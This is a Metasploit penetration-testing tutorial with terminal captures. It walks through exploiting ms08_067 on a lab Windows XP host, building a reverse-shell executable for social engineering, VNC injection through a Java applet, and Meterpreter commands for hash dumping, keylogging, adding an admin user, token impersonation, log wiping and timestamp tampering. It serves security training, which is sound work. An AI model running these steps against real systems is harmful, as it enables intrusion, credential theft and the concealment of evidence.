There are three different types of payload module types in Metasploit: Singles, Stagers, and Stages. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented by '/' in the payload name. For example,

"windows/shell_bind_tcp" is a single payload, with no stage whereas

"windows/shell/bind_tcp" consists of a stager (bind_tcp) and a stage (shell).

Singles

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP.
- NX stagers are bigger (VirtualAlloc).
- Default is now NX + Win7 compatible.

Stages

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell. Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

Once again, information about specific payloads is available by issuing the info <payload_name> command. Here we decide to select the payload, which allows us to bind the remote shell to our system as shown in the following example:

```
root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

Name                               Disclosure Date Rank Description
-----
generic/custom                      normal Custom Payload
generic/debug_trap                  normal Generic x86 Debug Trap
generic/shell_bind_tcp               normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp            normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop                   normal Generic x86 Tight Loop
windows/adduser                      normal Windows Execute net user /ADD
windows/dllinject/bind_ipv6_tcp      normal Reflective Dll Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp      normal Reflective Dll Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp           normal Reflective Dll Injection, Bind TCP Stager
windows/dllinject/reverse_http        normal Reflective Dll Injection, Reverse HTTP Stager
windows/dllinject/reverse_ipv6_tcp   normal Reflective Dll Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_nonx_tcp   normal Reflective Dll Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_ord_tcp     normal Reflective Dll Injection, Reverse Ordinal TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp         normal Reflective Dll Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports normal Reflective Dll Injection, Reverse All-Port TCP Stager
windows/dllinject/reverse_tcp_dns     normal Reflective Dll Injection, Reverse TCP Stager (DNS)
windows/download_exec                normal Windows Executable Download and Execute
windows/exec                         normal Windows Execute Command
windows/loadlibrary                  normal Windows LoadLibrary Path
windows/messagebox                   normal Windows MessageBox
windows/meterpreter/bind_ipv6_tcp     normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
windows/meterpreter/bind_nonx_tcp     normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)

root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > info windows/shell_reverse_tcp

Name: Windows Command Shell, Reverse TCP Inline
Module: payload/windows/shell_reverse_tcp
Version: 14774
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 314
Rank: Normal


Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting Required Description
-----
EXITFUNC  process         yes      Exit technique: seh, thread, process, none
LHOST     yes             yes      The listen address
LPORT     4444            yes      The listen port

Description:
  Connect back to attacker and spawn a command shell

msf exploit(ms08_067_netapi) >
```

We select this payload by issuing the set PAYLOAD windows/shell_reverse_tcp command.

A screenshot of a terminal window titled 'root@bt: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Terminal', and 'Help'. The terminal shows the following commands and output:

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms08_067_netapi) > |
```

Setting the Options

Now we have our exploit, target, and payload set. We need to determine what other information Metasploit needs before it can begin launching the exploit. To do this, we issue the show options command, as shown in Figure 1.12. We can also use the show advanced options command to determine all possible options that can be set. Options That Are Available for This Exploit

```
^ v x root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST      LHOST           yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```

The column Required tells us those options that are absolutely necessary. Here we will need to set our options as follows:

- **RHOST = 192.168.89.129**, which is the target to be attacked
- **LHOST = 192.168.89.128**, which is the system on which Metasploit is executing,

and where we want the remote command shell to connect back to.

```
^ v x root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > set RHOST 192.168.89.128
RHOST => 192.168.89.128
msf exploit(ms08_067_netapi) > set LHOST 192.168.89.129
LHOST => 192.168.89.129
msf exploit(ms08_067_netapi) >
```


Hidden Options

While the most common options are displayed by show options, some of the more advanced options are not. Three common types of hidden options are the target, evasion, and advanced options. If you want to see these options, you can either type show optiontype or use the info command. For example, here's how you can see and modify the advanced options for an exploit or payload: **msf exploit(ms08_067_netapi) > show advanced**

```
root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > show advanced

Module advanced options:

Name      : CHOST
Current Setting:
Description : The local client address

Name      : CPORT
Current Setting:
Description : The local client port

Name      : ConnectTimeout
Current Setting: 10
Description : Maximum number of seconds to establish a TCP connection

Name      : ContextInformationFile
Current Setting:
Description : The information file that contains context information

Name      : DCERPC::ReadTimeout
Current Setting: 10
Description : The number of seconds to wait for DCERPC responses

Name      : DisablePayloadHandler
Current Setting: false
Description : Disable the handler code for the selected payload

Name      : EnableContextEncoding
Current Setting: false
```

Exploit

Once everything is set, there are two options available. You could issue the check command, which doesn't actually exploit the target, but only tries to see if it might be vulnerable or not. Not all exploits support this command, and the results might not be very reliable. The other option is to simply go ahead and run the exploit by issuing the exploit command. In this case, we selected the payload as the reverse shell, which means the command prompt of the remote system would be connected back to our system on TCP port 4444. Thus, if the exploit is successful, we could now issue any commands to be executed on the remote system. we execute the

c:\>ipconfig command to check the ip of victim..

```
root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.89.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.89.128:4444 -> 192.168.89.129:1054) at 2012-08-24 12:24:59 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    IP Address. . . . . : 192.168.89.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.89.2

Ethernet adapter Local Area Connection 3:

    Media State . . . . . : Media disconnected

C:\WINDOWS\system32>
```

Besides the reverse command shell payload, other interesting payload options include the Meterpreter, VNC DLL Inject, and PassiveX payloads

Buffer Overflow

```
msf > show exploits msf > use
```

```
ie_vml_rectfill msf
```

```
ie_vml_rectfill > show options
```

Exploit:	Name	Default	Description
optional HTTPHOST	0.0.0.0	The local HTTP listener host required	
HTTPPORT	8080	The local HTTP listener port	

Target: Windows NT 4.0 -> Windows 2003 SP1

```
msf ie_vml_rectfill > show payloads
```

```
msf ie_vml_rectfill>set PAYLOAD win32_exec PAYLOAD
```

```
-> win32_exec
```

```
msf ie_vml_rectfill(win32_exec)>show options msf
```

```
ie_vml_rectfill(win32_exec)>set HTTPHOST 192.168.0.1 msf
```

```
ie_vml_rectfill(win32_exec)>set HTTPPORT 8080 msf
```

```
ie_vml_rectfill(win32_exec)>set CMD calc.exe msf
```

```
ie_vml_rectfill(win32_exec)>exploit
```


on the victim side
in the address bar of ie type http://192.168.0.1:8080

Binary payloads

Metasploit is full of interesting and useful features. One of these is the ability to generate an executable from a Metasploit payload. This can be very useful in situations such as social engineering, if you can get a user to run your payload for you, there is no reason to go through the trouble of exploiting any software.

We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this we will use the command line tool `msfpayload`. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw. We are interested in the executable output, which is provided by the X command.

We'll generate a Windows reverse shell executable that will connect back to us on port 31337. Notice that `msfpayload` operates the same way as `msfcli` in that you can append the letter 'O' to the end of the command string to see which options are available to you.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp O
```

Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:

Name	Current Setting	Required	Description
EXITFUNC	seh	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Description:

Connect back to attacker and spawn a command shell

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp  
LHOST=172.16.104.130 LPORT=31337 O
```

Name: Windows Command Shell, Reverse TCP Inline

Version: 6479

Platform: Windows

Arch: x86

Needs Admin: No

Total size: 287

Provided by:

vlad902 vlad902@gmail.com

Basic options:

Name	Current Setting	Required	Description
EXITFUNC	seh	yes	Exit technique: seh, thread, process
LHOST	192.168.0.1	yes	The local address
LPORT	31337	yes	The local port

Description:

Connect back to attacker and spawn a command shell

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp  
LHOST=192.168.0.1 LPORT=31337 X > /tmp/1.exe
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/shell_reverse_tcp

Length: 287

Options: LHOST=192.168.0.1,LPORT=31337

```
root@bt:/pentest/exploits/framework3# file /tmp/1.exe
```

/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit

Now we see we have a windows executable ready to go. Now, we will use 'multi/handler' which is a stub that handles exploits launched outside of the framework.

root@bt4:/pentest/exploits/framework3# ./msfconsole

```
      ##          ###      ##  ##
## ## ##### ##### ##### #####  ##  #####  #####
##### ## ## ## ##      ## ## ##  ##  ## ##  ##  ##
##### ##### ## ##### ##### ## ##  ##  ## ##  ##  ##
## ## ##  ## ## ## ## ##  #####  ##  ## ##  ##  ##
##  ## ##### ##  ##### #####  ##  #####  #####  #####
      ##
```

```
=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 371 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 149 aux
```

msf > use exploit/multi/handler

msf exploit(handler) > show options

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Exploit target:

Id	Name
--	----
0	Wildcard Target

When using the 'exploit/multi/handler' module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.

msf exploit(handler) > set payload windows/shell/reverse_tcp payload

=> windows/shell/reverse_tcp

msf exploit(handler) > show options

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf exploit(handler) > set LHOST 192.168.0.1 LHOST  
=> 192.168.0.1  
msf exploit(handler) > set LPORT 31337 LPORT  
=> 31337  
msf exploit(handler) >
```

Now that we have everything set up and ready to go, we run 'exploit' for the multi/handler and execute our generated executable on the victim. The multi/handler handles the exploit for us and presents us our shell.

```
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0 [*]  
Started reverse handler  
[*] Starting the payload handler...  
[*] Sending stage (474 bytes)  
[*] Command shell session 2 opened (192.168.0.1:31337 -> 172.16.104.128:1150)
```

```
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

C:\Documents and Settings\Students\My Documents>

Injecting a VNC server into a remote computer

We will deploy a VNC server on the remote machine and establish a reverse tcp tunnel back to our machine. In doing so we will be able to view the desktop of the remote machine and do whatever we desire (with the privileges supplied to us by the exploited user account, of course).

We need access to the remote computer and for that purpose we'll be using java applet client-side infection (exploit/multi/browser/java_signed_applet) again. But this time the payload will be windows/vncinject/reverse_tcp which reflectively injects a VNC DLL (our server) into memory. The technique of reflective DLL injection is explained in more detail here but I'll give a short outline. Previously, one would force the Windows loader to load the DLL into memory. Unfortunately, this is not the best way of doing things because it requires somewhat interaction with the base system. So in order to minimize this interaction reflective DLL injection was introduced by Stephen Fewer. Instead of using the Windows loader the DLL now contains a minimal Portable Executable (PE) file loader, which it employs to load itself into memory.

So let's fire up msfconsole, start up the wicked web server, and wait for the victim to be caught by the trap:

```
msf > use exploit/multi/browser/java_signed_applet  
msf exploit(java_signed_applet) > set payload windows/vncinject/reverse_tcp  
payload => windows/vncinject/reverse_tcp msf exploit(java_signed_applet) >  
set lhost 192.168.1.2 lhost => 192.168.1.2  
msf exploit(java_signed_applet) > exploit
```

[*] Exploit running as background job.

```
[*] Started reverse handler on 192.168.1.2:4444  
[*] Using URL: http://0.0.0.0:8080/Gs4BvRDrOLSt [*]  
Local IP: http://192.168.1.2:8080/Gs4BvRDrOLSt [*]  
Server started.
```

When the victim accepts to load the applet this is what we'll see:

```
[*] Handling request from 192.168.1.2:63340...  
[*] Generated executable to drop (37888 bytes).  
[*] Using static, signed jar. Ready to send.  
[*] Sending SiteLoader.jar to 192.168.1.2:63345. Waiting for user to click 'accept'...  
[*] Sending SiteLoader.jar to 192.168.1.2:63345. Waiting for user to click 'accept'...
```

```
[*] Sending stage (445440 bytes) to 192.168.185.129
[*] VNC Server session 1 opened (192.168.1.2:4444 -> 192.168.185.129:1080) at Thu May 27
15:40:34 +0200 2010
[*] Starting local TCP relay on 127.0.0.1:5900... [*]
Local TCP relay started.
```

Everything is ready and we are in business! All that's left to do is to point a VNC viewer towards our local relay in order to actually see and control the remote desktop.

Meterpreter

When attempting to exploit a remote system, an attacker has a specific objective in mind—typically to obtain the command shell of the remote system, and thereby run arbitrary commands on that system. The attacker would also like to do this in as stealthy a manner as possible, as well as evade any Intrusion Detection Systems. If the exploit is successful but the command shell fails to work or executing in a chroot environment, the attacker's options would be severely limited. This would mean the launching of a new process on the remote system, which would result in a high-visibility situation where a good administrator or forensics analyst would first see the list of running processes on a suspect system. Also, the attacker usually has one shot at launching a command shell or running an arbitrary command.

This is where the Meterpreter (short for Meta-Interpreter) comes in. The Meterpreter is one of the advanced payloads available with the MSF. The way to look at the Meterpreter is not simply as a payload, but rather as an exploit platform that is executed on the remote system. The Meterpreter has its own command shell, which provides the attacker with a wide variety of activities that can be executed on the exploited system. Additionally, the Meterpreter allows developers to write their own extensions in the form of DLL files that can be uploaded and executed on the remote system. Thus, any programming language in which programs can be compiled into DLLs can be used to develop Meterpreter extensions.

But the real beauty of the Meterpreter is that it runs by injecting itself into the vulnerable running process on the remote system once exploitation occurs. All commands run through Meterpreter also execute within the context of the running process. In this manner, it is able to avoid detection by anti-virus systems or basic forensics examinations. A forensics expert would need to carry out a live response by dumping and analyzing the memory of running processes, in order to be able to determine the injected process. And even this would be far from straightforward. Meterpreter also comes with a set of default commands and extensions, which illustrate its flexibility and ease of use.

```
Msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.1.10:44850 -> 192.168.1.100:4444)

meterpreter > 
```

Show Meterpreter Help or ? commands

```
meterpreter > ?

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
channel        Displays information about active channels
close          Closes a channel
exit           Terminate the meterpreter session
help           Help menu
interact       Interacts with a channel
irb            Drop into irb scripting mode
migrate        Migrate the server to another process
quit           Terminate the meterpreter session
read           Reads data from a channel
run            Executes a meterpreter script
use            Load a one or more meterpreter extensions
write          Writes data to a channel
```

These are Standard API Commands

```
Stdapi: File system Commands
=====

Command      Description
-----
cat           Read the contents of a file to the screen
cd            Change directory
del           Delete the specified file
download      Download a file or directory
edit          Edit a file
getlwd        Print local working directory
getwd         Print working directory
lcd           Change local working directory
lpwd          Print local working directory
ls            List files
mkdir         Make directory
pwd           Print working directory
rm            Delete the specified file
rmdir         Remove directory
upload        Upload a file or directory
```

These are Standard API Networking Commands

Stdapi: Networking Commands

=====

Command	Description
-----	-----
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

These are Standard API System Commands

Stdapi: System Commands

=====

Command	Description
-----	-----
clearrev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Get as many privileges as possible
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

These are Standard API User Interface Commands

Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
setdesktop	Move to a different workstation and desktop
uictl	Control some of the user interface components

These are Some Priv Extension Commands

Priv: Password database Commands

=====

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands

=====

Command	Description
-----	-----
timestamp	Manipulate file MACE attributes

- codename [pwnsauce]

These are Espia Extension Commands

Espia Commands

=====

Command	Description
-----	-----
screenshot	Attempt to grab screen shot from process's active desktop

These are Incognito Extension Commands

Incognito Commands

=====

Command	Description
-----	-----
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

- codename [pwnsauce]

These are Sniffer Commands

Sniffer Commands

=====

Command	Description
-----	-----
sniffer_dump	Retrieve captured packet data to PCAP file
sniffer_interfaces	Enumerate all sniffable network interfaces
sniffer_start	Start packet capture on a specific interface
sniffer_stats	View statistics of an active capture
sniffer_stop	Stop packet capture on a specific interface

- codename [pwnsauce]

meterpreter >

ps

ps Command shows the process running on the system

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help

meterpreter > ps

Process list
=====

PID      Name           Path                                     User
----      -
368      smss.exe       \SystemRoot\System32\smss.exe         NT AUTHORITY\SYSTEM
712      csrss.exe      \\?\C:\WINDOWS\system32\csrss.exe      NT AUTHORITY\SYSTEM
736      winlogon.exe   \\?\C:\WINDOWS\system32\winlogon.exe   NT AUTHORITY\SYSTEM
780      services.exe   C:\WINDOWS\system32\services.exe       NT AUTHORITY\SYSTEM
792      lsass.exe      C:\WINDOWS\system32\lsass.exe          NT AUTHORITY\SYSTEM
968      svchost.exe    C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\SYSTEM
1036     svchost.exe    C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\NETWORK SERVICE
1144     svchost.exe    C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\NETWORK SERVICE
1244     svchost.exe    C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\LOCAL SERVICE
1312     svchost.exe    C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\LOCAL SERVICE
1484     spoolsv.exe    C:\WINDOWS\system32\spoolsv.exe        NT AUTHORITY\LOCAL SERVICE
```

espia,incognito & priv

Load the extra extension which are by default not enabled

Meterpreter > use espia

Meterpreter > use incognito

```
meterpreter > use espia - codename [ pwnsauc3 ]
Loading extension espia...success.
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > 
```

getuid

getuid shows the user ID

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

getpid

getpid shows the PID(process identifier value) by which meterpreter is running

```
meterpreter > getpid
Current pid: 1144
meterpreter > █
```

upload

upload is used for upload files from local host to remote host

USAGE:

upload <local_dir>/<filename> <remote_dir>

```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe c:
[*] uploading : /pentest/windows-binaries/tools/nc.exe -> c:
[*] uploaded  : /pentest/windows-binaries/tools/nc.exe -> c:\nc.exe
meterpreter > █
```

download

download is used for downloading files from local host to remote host.

USAGE:

download -r <remote_dir>/<filename> <local_dir>

```
meterpreter > download -r c:\\windows\\repair\\sam /tmp/
[*] downloading: c:\windows\repair\sam -> /tmp/
[*] downloaded : c:\windows\repair\sam -> /tmp//sam
meterpreter > █
```

Clearev

Clearev is used for deleting Application, System & Security logs.

```
meterpreter > clearev
[*] Wiping 1013 records from Application...
[*] Wiping 791 records from System...
[*] Wiping 1 records from Security...
- codename [ pwnsauce ]
```

execute

execute is used for executing any command from remote host **execute**

-h

```
meterpreter > execute -h
Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:

  -H      Create the process hidden from view.
  -a <opt> The arguments to pass to the command.
  -c      Channelized I/O (required for interaction).
  -d <opt> The 'dummy' executable to launch when using -m.
  -f <opt> The executable command to run.
  -h      Help menu.
  -i      Interact with the process after creating it.
  -m      Execute from memory.
  -t      Execute process with currently impersonated thread token

meterpreter > 
```

execute -H -f cmd.exe -i

```
meterpreter > execute -H -f cmd.exe -i
[-] stdapi_sys_process_execute: Operation failed: 2
meterpreter > execute -H -f cmd.exe -i
Process 3024 created.
Channel 4 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.100
    Subnet Mask . . . . . : 255.255.255.0
    IP Address. . . . . : fe80::20c:29ff:fece:407%4
    Default Gateway . . . . . : 192.168.1.100
```

getprivs

getprivs is used to see what priveleges you have

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help

meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeDebugPrivilege
SeTcbPrivilege
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
SeManageVolumePrivilege

meterpreter > 
```

kill

kill is used for killing a process with its PID

USAGE: check the PID value of a process from ps command Kill

<PID>

```
meterpreter > kill 3920
Killing: 3920
meterpreter > 
```

Shell

Shell is used for getting a remote shell

```
meterpreter > shell
Process 504 created.
Channel 5 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> 
```


sysinfo

sysinfo is used for showing System Information

```
meterpreter > sysinfo
Computer: 4K5-1D5CFF87165 - codename [ pwnsauce ]
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter > █
```

idletime idletime is used for getting the time that user has no interaction with his system.

```
meterpreter > idletime
User has been idle for: 3 mins 56 secs
meterpreter > █
```

uictl

uictl is used enabling/disabling the remote mouse/keyboard

USAGE:

uictl [enable/disable] [keyboard/mouse]

```
meterpreter > uictl -h
Usage: uictl [enable/disable] [keyboard/mouse]
meterpreter > uictl disable mouse
Disabling mouse...
meterpreter > uictl disable keyboard
Disabling keyboard...
meterpreter > uictl enable mouse
Enabling mouse...
meterpreter > uictl enable keyboard
Enabling keyboard...
meterpreter > █
```

hashdump

hashdump is used for dumping the hashes of the user accounts for later password cracking.

```
meterpreter > hashdump
123:1012:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
aks:1009:59d63296ed353f04aad3b435b51404ee:0091bc94db1e1e3b12b10b09e2749137:::
appin:1010:84b06f08f9281753aad3b435b51404ee:ccff3ae6352170e5951f6cca083ade37:::
ASPNET:1005:d909158f9e4a6ad959f8fe668ccfefe9:d250275d6378655bd7fa668c26ce8c3a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fd99683bad90a63dd75c4251b13d016f:a0e14bc46f69ecab81046c20a90a2612:::
IUSR_4K5-1D5CFF87165:1003:8ba68a89404fbd9c47a9b32e59fdd745:99bde8cf074ae3b1bff5ec5b20645d49:::
IWAM_4K5-1D5CFF87165:1004:7799f97be32ed54fc1e9086dd529d008:5de5e1e784d4188c6ce3f9fe08d1ba26:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:1d171a439ad6ed9e4aa0d55c1b08f41e:::
meterpreter > █
```

screenshot

screenshot is used for taking a screenshot of the remote system

```
meterpreter > screenshot  
[*] Image saved to /opt/metasploit3/msf3/ppQMFRcB.bmp  
meterpreter > █
```

add_user add_user command is used for creating a user with administrator privileges.

USAGE: add_user <username>

<password>

```
meterpreter > add_user hacker hacker  
[*] Attempting to add user hacker to host 127.0.0.1  
[+] Successfully added user  
meterpreter > █
```

Token impersonation

This is used when you hacked into a system and you don't have full access on system then we impersonate a token of higher privilege user and then do whatever we want to.

USAGE:

First of all we check our privileges getuid

This command shows the available tokens

list_tokens -u

Impersonate token

Impersonate_token <token_name>

To check getuid

Do your Stuff.....

Back to your last UID drop_token

Check again

Getuid

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
4K5-1D5CFF87165\aks
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token 4K5-1D5CFF87165\aks
[+] Delegation token available
[+] Successfully impersonated user 4K5-1D5CFF87165\aks
meterpreter > getuid
Server username: 4K5-1D5CFF87165\aks
meterpreter > drop_token
Relinquished token, now running as: NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

timestamp timestamp is used for changing

MAC(modified,access,changed) time.

Interacting with most file systems is like walking in the snow...you will leave footprints. How detailed those footprints are, how much can be learned from them, and how long they last all depends on various circumstances. The art of analyzing these artifacts is digital forensics. For various reasons, when conducting a pen test you may want to make it hard for a forensic analyst to determine the actions that you took.

The best way to avoid detection by a forensic investigation is simple: Don't touch the filesystem! This is one of the beautiful things about meterpreter, it loads into memory without writing anything to disk, greatly minimizing the artifacts it leaves on a system. However, in many cases you may have to interact with the file system in some way. In those cases timestamp can be a great tool.

Lets look at a file on the system, and the MAC (Modified, Accessed, Changed) times of the file:

USAGE:

For help

timestamp -h

```
meterpreter > timestamp -h

Usage: timestamp file_path OPTIONS

OPTIONS:

-a <opt> Set the "last accessed" time of the file
-b      Set the MACE timestamps so that EnCase shows blanks
-c <opt> Set the "creation" time of the file
-e <opt> Set the "mft entry modified" time of the file
-f <opt> Set the MACE of attributes equal to the supplied file
-h      Help banner
-m <opt> Set the "last written" time of the file
-r      Set the MACE timestamps recursively on a directory
